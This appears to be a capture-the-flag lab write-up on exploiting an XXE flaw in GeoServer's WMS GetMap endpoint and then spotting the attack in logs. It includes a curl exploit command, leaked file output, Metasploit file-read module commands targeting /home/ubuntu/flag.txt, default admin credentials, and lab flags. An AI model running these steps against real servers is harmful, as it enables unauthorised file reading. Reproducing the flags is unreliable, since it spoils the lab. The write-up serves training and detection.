GeoServer is an open-source server that enables users to publish, share, and edit geospatial data. Imagine a logistics and transportation company that needs to publish real-time and historical map data for its customers. Their maps may include warehouse or distribution center locations, delivery routes, service areas, and more. Internal dashboards, which we will explore shortly, can be used by the operations team, and public-facing web applications may be used by their customers.
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
IPs used in the lab:
Target Machine: 10.48.179.16
Attacker Machine: 10.48.114.71

Geoserver (Used in the lab) : http://10.48.179.16:8080/trymapme
Task 2:
In which city and state is the TryMapMe South regional office located?
A) Austin, Texas


Investigate the remaining TryMapMe regional offices. What is the hidden flag value?
A) THM{geoserver_in_action!}

Try out the DescribeLayer curl request from above to investigate the trymapme_offices layer.
Which owsType is listed in the DescribeLayer response?
A) WFS

— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
Task 3:
HOW ATTACKING WORKS?
GeoServer supports several XML-based request types, including the GetMap operation. GetMap is often used with HTTP GET requests, but GeoServer also allows it to be submitted as XML via a POST request.
When an attacker targets the GetMap operation, the vulnerability unfolds in the following steps:
- Request: The attacker sends an HTTP
POSTrequest to the GeoServerwmspath containing an XML body - Parsing: The server receives the request and utilizes its internal XML parser to read the instructions
- Weakness: Because the parser is not restricted, it processes a
DOCTYPEdeclaration that defines an external entity - Resolution: The parser resolves the entity by fetching the resource defined by the attacker (
/etc/passwd) - Processing: GeoServer processes the map request, unknowingly incorporating the resolved entity content
- Exfiltration: The server includes the contents of the sensitive file in the error message returned to the attacker

The Exploit

You can name the file: geoserver.xml
After you save it, you can run this command to execute it:
curl -X POST "http://10.48.179.16:8080/geoserver/wms?REQUEST=GetMap&SERVICE=WMS" -H "Content-Type: application/xml" -d @geoserver.xml(These commands are copied from my lab, please change the values according to your needs)
After execution, you will see someting like this:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE ServiceExceptionReport SYSTEM "http://10.48.179.16:8080/geoserver/schemas/wms/1.1.1/WMS_exception_1_1_1.dtd">
<ServiceExceptionReport version="1.1.1">
  <ServiceException>
    Unknown layer: geoserverxxe # contents of /etc/hostname
  </ServiceException>
</ServiceExceptionReport>
We can also use metasploit for this….

Remember to have this file saved



Commands used in metasploit:

use auxiliary/gather/geoserver_wms_getmap_xxe_file_read
set RHOSTS <TARGET_IP>
set RPORT 8080
run
set filepath /home/ubuntu/flag.txt
run
Flag: THM{geoserver_exploited!}
— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —
Task 4:
go to website:

http://10.48.179.16:8080/geoserverLogin with the default credentials
username: admin
password: geoserver

Locate the built-in log viewer About & Status → GeoServer Logs
- Navigate to

http://10.48.179.16 - Login using the credentials below
username:
elasticpassword:geoserverxxe


- Filter for
log_type: geoserver_app - Check out the
file_outputfield

— — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — — —